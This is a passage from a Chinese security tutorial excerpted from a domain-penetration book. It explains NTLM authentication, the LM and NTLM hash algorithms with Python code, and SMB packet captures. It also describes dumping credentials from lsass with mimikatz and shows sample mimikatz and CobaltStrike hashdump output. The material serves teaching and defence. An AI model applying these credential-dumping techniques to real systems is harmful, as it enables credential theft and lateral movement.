


NTLM 协议详解

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥429



本商品由 放心购 提供保障

谢公子学安全

NTLM(New Technology LAN Manager)身份验证协议是微软用于 Windows 身份验证的主要协议之一。早期 SMB 协议以明文口令的形式在网络上传输，因此产生了安全性问题。后来出现了 LM(LAN Manager)身份验证协议，它是如此的简单以至于很容易被破解。后来微软提出了 NTLM 身份验证协议，以及更新的 NTLM V2 版本。NTLM 协议既可以为工作组中的机器提供身份验证，也可以用于域环境身份验证。NTLM 协议可以为 SMB、HTTP、LDAP、SMTP 等上层微软应用提供身份认证。

SSP 和 SSPI 的概念

在学习 NTLM 协议之前，我们先了解两个基本概念：SSPI 和 SSP。

1. SSPI

SSPI(Security Service Provider Interface 或 Security Support Provider Interface, 安全服务提供接口) 是 Windows 定义的一套接口，该接口定义了与安全有关的功能函数，包括但不限于：

- 身份验证机制。
- 为其他协议提供的 Session Security 机制。Session Security 指的是会话安全，即为通讯提供数据完整性校验以及数据的加、解密功能。

SSPI 接口定义了与安全有关的功能函数，用来获取验证、信息完整性、信息隐私等安全功能，该接口只是定义了一套接口函数，但是并没有实现具体的内容。

2. SSP


SSP(Security Service Provider, 安全服务提供者) 是 SSPI 的实现者，微软自己实现了如下的 SSP，用于提供安全功能，包括但不限于：

- NTLM SSP: Windows NT 3.51 中引入(msv1_0.dll) , 为 Windows 2000 之前的客户端-服务器域和非域身份验证 (SMB/CIFS) 提供 NTLM 质询/响应身份验证。
- Kerberos SSP: Windows 2000 中引入, Windows Vista 中更新为支持 AES(kerberos.dll), Windows 2000 及更高版本中首选的客户端-服务器域相互身份验证。
- Digest SSP: Windows XP 中引入(wdigest.dll) , 在 Windows 与 Kerberos 不可用的非 Windows 系统间提供基于 HTTP 和 SASL 身份验证的质询/响应。

- Negotiate SSP: Windows 2000 中引入(secur32.dll) , 默认选择 Kerberos, 如果不可用则选择 NTLM 协议。Negotiate SSP 提供单点登录能力, 有时称为集成 Windows 身份验证 (尤其是用于 IIS 时) 。在 Windows 7 及更高版本中, NEGOExtS 引入了协商使用客户端和服务端上支持的已安装定制 SSP 进行身份验证。
- Cred SSP: Windows Vista 中引入, Windows XP SP3 上也可用 (credssp.dll), 为远程桌面连接提供单点登录 (SSO) 和网络级身份验证。
- Schannel SSP: Windows 2000 中引入(Schannel.dll), Windows Vista 中更新为支持更强的 AES 加密和 ECC[6]该提供者使用 SSL/TLS 记录来加密数据有效载荷。
- PKU2U SSP: Windows 7 中引入(pku2u.dll) , 在不隶属域的系统之间提供使用数字证书的对等身份验证。

因为 SSPI 中定义了与 Session Security 有关的 API。所以上层应用利用任何 SSP 与远程的服务进行了身份验证后, 此 SSP 都会为本次连接生成一个随机 Key。这个随机 Key 被称为 Session Key。上层应用在经过身份验证后, 可以选择性地使用这个 Key 对之后发往服务端或接收自服务端的数据进行签名或加密。在系统层面, SSP 就是一个 dll, 用来实现身份验证等安全功能。不同的 SSP, 实现的身份验证机制是不一样的。比如 NTLM SSP 实现的就是一种基于质询/响应身份验证机制。而 Kerberos SSP 实现的就是基于 Ticket 票据的身份验证机制。我们可以编写自己的 SSP, 然后注册到操作系统中, 让操作系统支持我们自定义的身份验证方法。

SSP、SSPI 和各种应用的关系如图 1-1 所示。



相关: [SSPI](#)

Microsoft 提供的 SSP 包

LM Hash 加密算法

LM(LAN Manager)身份认证是微软推出的一个身份认证协议，其使用的加密算法是 LM Hash 加密算法。LM Hash 本质是 DES 加密，尽管 LM Hash 较容易被破解，但为了保证系统的兼容性，Windows 只是将 LM Hash 禁用了(从 Windows Vista 和 Windows Server 2008 开始，Windows 默认禁用了 LM Hash)。LM Hash 明文密码被限定在 14 位以内，也就是说，如果要停止使用 LM Hash，将用户的密码设置为 14 位以上即可。

如果 LM Hash 的值为：aad3b435b51404eeaad3b435b51404ee，说明 LM Hash 为空值或者被禁用了。

LM Hash 的加密流程如下，我们以口令 P@ss1234 为例演示：

1) 将用户的明文口令转换为大写,并转换为 16 进制字符串。


P@ss1234 -> 大写 = P@SS1234 -> 转为十六进制 = 5040535331323334

2) 如果转换后的 16 进制字符串的长度不足 14 字节(长度 28)，用 0 来补全。

5040535331323334 -> 用 0 补全为 14 字节(长度 28) = 504053533132333400000000
00000

3) 将 14 字节分为两组, 每组 7 字节转换为二进制数据, 每组二进制数据长度为 56 比特位。如图所示。

4) 将每组二进制数据按 7 比特位为一组，分为 8 组，每组末尾加 0，再转换成 16 进制，这样每组也就成了 8 字节长度的 16 进制数据了。如图所示。



5) 将上面生成的两组 16 进制数据，分别作为 DES 加密密钥对字符串 “KGS!@#\$\$” 进行加密。然后将 DES 加密后的两组密文进行拼接，得到最终的 LM HASH 值。如图所示。

KGS!@#\$\$ 转为 16 进制为：4B47532140232425

DES 计算器
 —
□
×

算法选择
 ☒ 单 DES
 ☐ 三重 DES

明文 (HEX)

密钥 (HEX)

密文 (HEX)

加密运算

解密运算

退 出

DES 计算器
 —
□
×

算法选择
 ☒ 单 DES
 ☐ 三重 DES

明文 (HEX)

密钥 (HEX)

密文 (HEX)

加密运算

解密运算

退 出

明文	密钥	DES加密	密文	P@ss1234的LM Hash值
KGS!@#\$\$%	5020146a3288c866	→	896108C0BBF35B5C	拼接 896108C0BBF35B5CFF17365FAF1FFE89
KGS!@#\$\$%	3400000000000000	→	FF17365FAF1FFE89	

LM Hash 加密代码实现如下(Python2):

```
# coding=utf-8
import base64
import binascii
from pyDes import *
import hashlib, binascii
import md5

def DesEncrypt(str, Des_Key):
    k = des(Des_Key, ECB, pad=None)
    EncryptStr = k.encrypt(str)
    return binascii.b2a_hex(EncryptStr)

def Zero_padding(str):
    b = []
    l = len(str)
    num = 0
    for n in range(l):
        if (num < 8) and n % 7 == 0:
            b.append(str[n:n + 7] + '0')
            num = num + 1
    return ''.join(b)

if __name__ == "__main__":
```



```
test_str = raw_input("please input a string: ")

# 用户的密码转换为大写
test_str = test_str.upper()
print('\033[91m"+"转换为大写:"+'\033[0m')
print(test_str)

#转换为 16 进制字符串
test_str = test_str.encode('hex')
print('\033[91m"+"转换为 16 进制字符串:"+'\033[0m')
print(test_str)
str_len = len(test_str)

# 密码不足 14 字节将会用 0 来补全
if str_len < 28:
    test_str = test_str.ljust(28, '0')
    print('\033[91m"+"不足 14 字节(长度 28), 用 0 来补全:"+'\033[0m')
    print(test_str)

# 固定长度的密码被分成两个 7byte 部分
t_1 = test_str[0:len(test_str) / 2]
t_2 = test_str[len(test_str) / 2:]
print('\033[91m"+"将 14 字节分为两组, 每组 7 字节"+'\033[0m')
print(t_1)
print(t_2)

# 每部分转换成比特流, 并且长度位 56bit, 长度不足使用 0 在左边补齐长度
t_1 = bin(int(t_1, 16)).lstrip('0b').rjust(56, '0')
t_2 = bin(int(t_2, 16)).lstrip('0b').rjust(56, '0')
print('\033[91m"+"转换为二进制数据, 每组二进制数据长度为 56 比特位"+'\033[0m')
print(t_1)
print(t_2)
```

```
# 再分 7bit 为一组末尾加 0, 组成新的编码
t_1 = Zero_padding(t_1)
t_2 = Zero_padding(t_2)
print('\033[91m'+ "将每组二进制数据按 7 比特位为一组, 分为 8 组, 每组末尾加 0" + '\033[0m')

print(t_1)
print(t_2)
# print t_1
t_1 = hex(int(t_1, 2))
t_2 = hex(int(t_2, 2))

t_1 = t_1[2:].rstrip('L')
t_2 = t_2[2:].rstrip('L')
print('\033[91m'+ "两组分别转换为 16 进制字符串" + '\033[0m')
print(t_1)
print(t_2)

if '0' == t_2:
    t_2 = "00000000000000000000"
t_1 = binascii.a2b_hex(t_1)
t_2 = binascii.a2b_hex(t_2)

# 上步骤得到的 8byte 二组, 分别作为 DES key 为 "KGS!@#$$%" 进行加密。
LM_1 = DesEncrypt("KGS!@#$$%", t_1)
LM_2 = DesEncrypt("KGS!@#$$%", t_2)
print('\033[91m'+ "上步骤得到的 8byte 二组, 分别作为 DES key 为 \"KGS!@#$$%\" 进行加密" + '\033[0m')

print("LM_1:"+LM_1)
print("LM_1:"+LM_2)
```

```

# 将二组 DES 加密后的编码拼接, 得到最终 LM HASH 值。
print('\033[91m'+ "将二组 DES 加密后的编码拼接, 得到最终 LM HASH 值" + '\033[0
m')

LM_Hash = LM_1 + LM_2
print ("LM_Hash:" + LM_Hash)

```

代码运行效果如图所示。

```

→ Desktop python2 LM_Hash.py
please input a string: P@ss1234
转换为大写:
P@SS1234
转换为16进制字符串:
5040535331323334
不足14字节(长度28), 用0来补全:
504053533132333400000000000000
将14字节分为两组, 每组7字节
50405353313233
3400000000000000
转换为二进制数据, 每组二进制数据长度为56比特位
01010000010000000101001101010011001100010011001000110011
0011010000000000000000000000000000000000000000000000000
将每组二进制数据按7比特位为一组, 分为8组, 每组末尾加0
0101000000100000000101000110101000110010100010001100100001100110
0011010000000000000000000000000000000000000000000000000000000000
两组分别转换为16进制字符串
5020146a3288c866
3400000000000000
上步骤得到的8byte二组, 分别作为DES key为 "KGS!@#$$"进行加密
LM_1:896108c0bbf35b5c
LM_1:ff17365faf1ffe89
将二组DES加密后的编码拼接, 得到最终LM HASH值
LM_Hash:896108c0bbf35b5cff17365faf1ffe89

```

NTLM Hash 加密算法

为了解决 LM Hash 加密和身份验证方案中固有的安全弱点，微软于 1993 年在 Windows NT 3.1 中首次引入了 NTLM (**New Technology LAN Manager**) Hash。下图 1-3 是各个 Windows 版本对 LM Hash 和 NTLM Hash 的支持。也就是说，微软从 Windows Vista 和 Windows Server 2008 开始，默认禁用了 LM Hash，只存储 NTLM Hash，而 LM Hash 的位置则为空：
aad3b435b51404eeaad3b435b51404ee。

不同 Windows 系统版本对 LM 和 NTLM 的支持如图 1-3 所示。

	2000	XP	2003	Vista	Win7	2008	Win8	2012
LM	✓	✓	✓					
NTLM	✓	✓	✓	✓	✓	✓	✓	✓

NTLM Hash 算法是微软为了在提高安全性的同时保证兼容性而设计的散列加密算法。NTLM Hash 是基于 MD4 加密算法进行加密的。

下面我们来看看 NTLM Hash 的加密流程。

1. NTLM Hash 加密流程

NTLM Hash 的加密方程如下，可以看到 NTLM Hash 是由明文密码经过三步加密而成：

NTLM Hash = `md4(unicode(hex(password)))`

NTLM Hash 的加密流程分为三步，具体如下：

- 1) 先将用户密码转换为 16 进制格式。
- 2) 再将 16 进制格式的字符串进行 ASCII 转 Unicode 编码。
- 3) 最后对 Unicode 编码的 16 进制字符串进行标准 MD4 单向哈希加密。

如下可以看到 P@ss1234 通过 NTLM Hash 的加密流程一步步加密成为 NTLM Hash: 74520a4ec2626e3638066146a0d5ceae。

P@ss1234 -> 转为十六进制 = 5040737331323334

5040737331323334 -> ASCII 转 Unicode 编码 = 50004000730073003100320033003400

50004000730073003100320033003400 -> MD4 加密 = 74520a4ec2626e3638066146a0d5ceae

NTLM Hash 加密代码实现如下(Python3):

```
# coding=utf-8
from Cryptodome.Hash import MD4
import binascii
from cprint import cprint

#转为 16 进制格式
def str_to_hex(string):
    return ' '.join([hex(ord(t)).replace('0x', '') for t in string])

#再将 16 进制格式的字符串进行 ASCII 转 Unicode 编码
def hex_to_unicode(string):
    return string.replace(" ", "00")+ "00"

#最后对 Unicode 编码的 16 进制字符串进行标准 MD4 单向哈希加密
def unicode_to_md4(string):
    m = MD4.new()
    m.update(binascii.a2b_hex(string))
    return m.hexdigest()


if __name__ == "__main__":
    string = input("please input a string: ")
    HEX = str_to_hex(string)
```

```

cprint.err("HEX 编码:")
print(HEX)
Unicode = hex_to_unicode(HEX)
cprint.err("ASCII 转 Unicode 编码")
print(Unicode)
NTLM_Hash = unicode_to_md4(Unicode)
cprint.err("对 Unicode 编码的 16 进制字符串进行标准 MD4 单向哈希加密")
print(NTLM_Hash)

```

代码运行效果如图 1-4 所示。



```

→ Desktop python3 NTLM_Hash.py
please input a string: P@ss1234
HEX编码:
50 40 73 73 31 32 33 34
ASCII转Unicode编码
50004000730073003100320033003400
对Unicode编码的16进制字符串进行标准MD4单向哈希加密
74520a4ec2626e3638066146a0d5ceae

```

又或者直接一条 python 命令即可，如下。

```
python3 -c 'import hashlib,binascii; print("NTLM_Hash:"+binascii.hexlify(hashlib.new("md4", "P@ss1234".encode("utf-16le")).digest()).decode("utf-8"))'
```

如图 1-5 所示，直接一条 Python 命令进行 NTLM Hash 加密：



```


→ Desktop python3 -c 'import hashlib,binascii; print("NTLM_Has
h:"+binascii.hexlify(hashlib.new("md4", "P@ss1234".encode("utf-
16le")).digest()).decode("utf-8"))'
NTLM_Hash:74520a4ec2626e3638066146a0d5ceae

```

2. Windows 系统存储的 NTLM Hash

用户的密码经过 NTLM Hash 加密后存储

在 %SystemRoot%\system32\config\SAM 文件里，如图 1-6 所示。



当用户输入密码进行本地认证的过程中，所有的操作都是在本地进行的。系统将用户输入的密码转换为 NTLM Hash，然后与 SAM 文件中的 NTLM Hash 进行比较，相同说明密码正确，反之错误。当用户注销、重启、锁屏后，操作系统会让

winlogon.exe 显示登录界面，也就是输入框。当 winlogon.exe 接收输入后，将密码交给 lsass.exe 进程，lsass.exe 进程中会存一份明文密码，将明文密码加密成 NTLM Hash，与 SAM 数据库进行比较认证。我们使用 mimikatz 就是从 lsass.exe 进程中抓取明文密码或者密码哈希。使用 mimikatz 抓取 lsass 内存中的凭据如图 1-7 所示。

```
msv :
[00000003] Primary
* Username : Administrator
* Domain   : 6C85
* LM       : d480ea9533c500d4aad3b435b51404ee
* NTLM     : 329153f560eb329c0e1deea55e88a1e9
* SHA1     : a2e138ad319a0e08ffc4a185ce05933bf5c01d5c
tspkg :
* Username : Administrator
* Domain    : 6C85
* Password  : root
wdigest :
* Username : Administrator
* Domain    : 6C85
* Password  : root
kerberos :
* Username : Administrator
* Domain    : 6C85
* Password  : root
ssp :
credman :
```

使用 MSF 或者 CobaltStrike 通过转储哈希抓到的密码格式如下，第一部分是用户名，第二部分是用户的 SID 值，第三部分是 LM Hash，第四部分是 NTLM Hash，其余部分为空。

用户名:用户 SID 值:LM Hash:NTLM Hash:::

从 Windows Vista 和 Windows Server 2008 开始，由于默认禁用了 LM Hash，因此第三部分的 LM Hash 固定为空值，第四部分的 NTLM-Hash 才是用户密码加密后的凭据。

使用 CobaltStrike 的转储哈希功能转储目标机器内存中的凭据如图 1-8 所示。

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82541 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

NTLM 协议认证

NTLM 身份认证协议是一种基于 Challenge/Response 质询响应验证机制，由三种类型消息组成：


- type 1(协商, Negotiate);
- type 2(质询, Challenge);
- type 3(认证, Auth)。

NTLM 身份认证协议有 NTLM v1 和 NTLM v2 两个版本，目前使用最多的是 NTLM v2 版本。NTLM v1 与 NTLM v2 最显著的区别就是 Challenge 质询值与加密算法不同，共同之处就是都是使用的 NTLM Hash 进行加密。

1. 工作组环境下的 NTLM 认证

工作组环境下的 NTLM 认证流程图如图 1-9 所示。

NTLM认证-工作组环境



工作组环境下 NTLM 认证流程可以分为如下 4 步。

①：当客户端需要访问服务器的某个服务时，就需要进行身份认证。于是，当客户端输入服务器的用户名和密码进行验证的时候，客户端就会缓存服务器密码的 NTLM Hash 值。然后，客户端会向服务端发送一个请求，该请求利用 NTLM SSP 生成 NTLMSSP_NEGOTIATE 消息（被称为 **Type 1 NEGOTIATE 协商消息**）。

②：服务端接收到客户端发送过来的 Type 1 消息后，会读取其中的内容，并从中选择出自己所能接受的服务内容，加密等级，安全服务等。然后传入 NTLM SSP，得到 NTLMSSP_CHALLENGE 消息（被称为 **Type 2 Challenge 质询消息**），并将此 Type 2 消息发回给客户端。此 Type 2 消息中包含了一个由服务端

生成的 16 位随机值，此随机值被称为 Challenge 质询值，服务端会将该 Challenge 质询值缓存起来。

③：客户端收到服务端返回的 Type 2 消息后，读取服务端所支持的内容，并取出其中的 Challenge 质询值，用缓存的服务器密码的 NTLM Hash 对其进行加密得到 Response 消息。最后将 Response 和一些其他信息封装到 NTLMSSP_AUTH 认证消息中(被称为 **Type 3 Authenticate 认证消息**)，发往服务端。

④：服务端在收到 Authenticate 认证消息后，从中取出 Net-NTLM Hash。然后用自己密码的 NTLM Hash 对 Challenge 质询值进行一系列加密运算，得到自己计算的 Net-NTLM Hash。并比较自己计算出的 Net-NTLM Hash 和客户端发送的 Net-NTLM Hash 是否相等。如果相等，则证明客户端输入的密码正确，从而认证成功，反之则认证失败。

以上就是工作组环境下 NTLM 认证的流程。下面我们来使用 WireShark 对 NTLM 认证流程进行抓包查看：


(1) 工作组环境下 NTLM 认证抓包

由于 NTLM 只是底层的认证协议，其必须镶嵌在上层应用协议里面，消息的传输依赖于使用 NTLM 的上层协议，比如 SMB、HTTP 等。如下实验是基于 SMB 服务利用 NTLM 进行验证。

实验环境如下：

- 客户端(WIN7)：10.211.55.6；
- 服务端(6C85)：10.211.55.7。

工作组环境下 NTLM 认证拓扑图如图 1-10 所示。



使用正确的账号密码通过 SMB 协议认证 10.211.55.7，可以看到认证成功，如图 1-11 所示。

```
C:\Users\Administrator>net use \\10.211.55.7 /u:administrator root
命令成功完成。
```

在认证的过程中，使用 WireShark 进行抓包。如图 1-12 所示：

15	4.645806	10.211.55.6	10.211.55.7	SMB	213	Negotiate Protocol Request
16	4.649429	10.211.55.7	10.211.55.6	SMB2	228	Negotiate Protocol Response
17	4.650096	10.211.55.6	10.211.55.7	SMB2	162	Negotiate Protocol Request
18	4.650893	10.211.55.7	10.211.55.6	SMB2	228	Negotiate Protocol Response
19	4.654975	10.211.55.6	10.211.55.7	SMB2	228	Session Setup Request, NTLMSSP_NEGOTIATE
20	4.655556	10.211.55.7	10.211.55.6	SMB2	289	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLM
21	4.656129	10.211.55.6	10.211.55.7	SMB2	589	Session Setup Request, NTLMSSP_AUTH, User: WIN7\administrator
22	4.657510	10.211.55.7	10.211.55.6	SMB2	159	Session Setup Response
23	4.657768	10.211.55.6	10.211.55.7	SMB2	166	Tree Connect Request Tree: \\10.211.55.7\IPC\$
24	4.657899	10.211.55.7	10.211.55.6	SMB2	138	Tree Connect Response

如图 1-13 所示，使用错误的账号密码通过 SMB 协议认证 10.211.55.7，可以看到认证失败。

```
C:\Users\Administrator>net use \\10.211.55.7 /u:administrator roots
发生系统错误 1326。
```

登录失败：未知的用户名或错误密码。

在认证的过程中，使用 WireShark 进行抓包。如图 1-14 所示：

下面我们来具体分析下 WireShark 抓包的内容：

1) 协商。

我们先来看一下前面四个包，如图 1-16 所示：

10.211.55.6	10.211.55.7	SMB	213	Negotiate Protocol Request
10.211.55.7	10.211.55.6	SMB2	228	Negotiate Protocol Response
10.211.55.6	10.211.55.7	SMB2	162	Negotiate Protocol Request
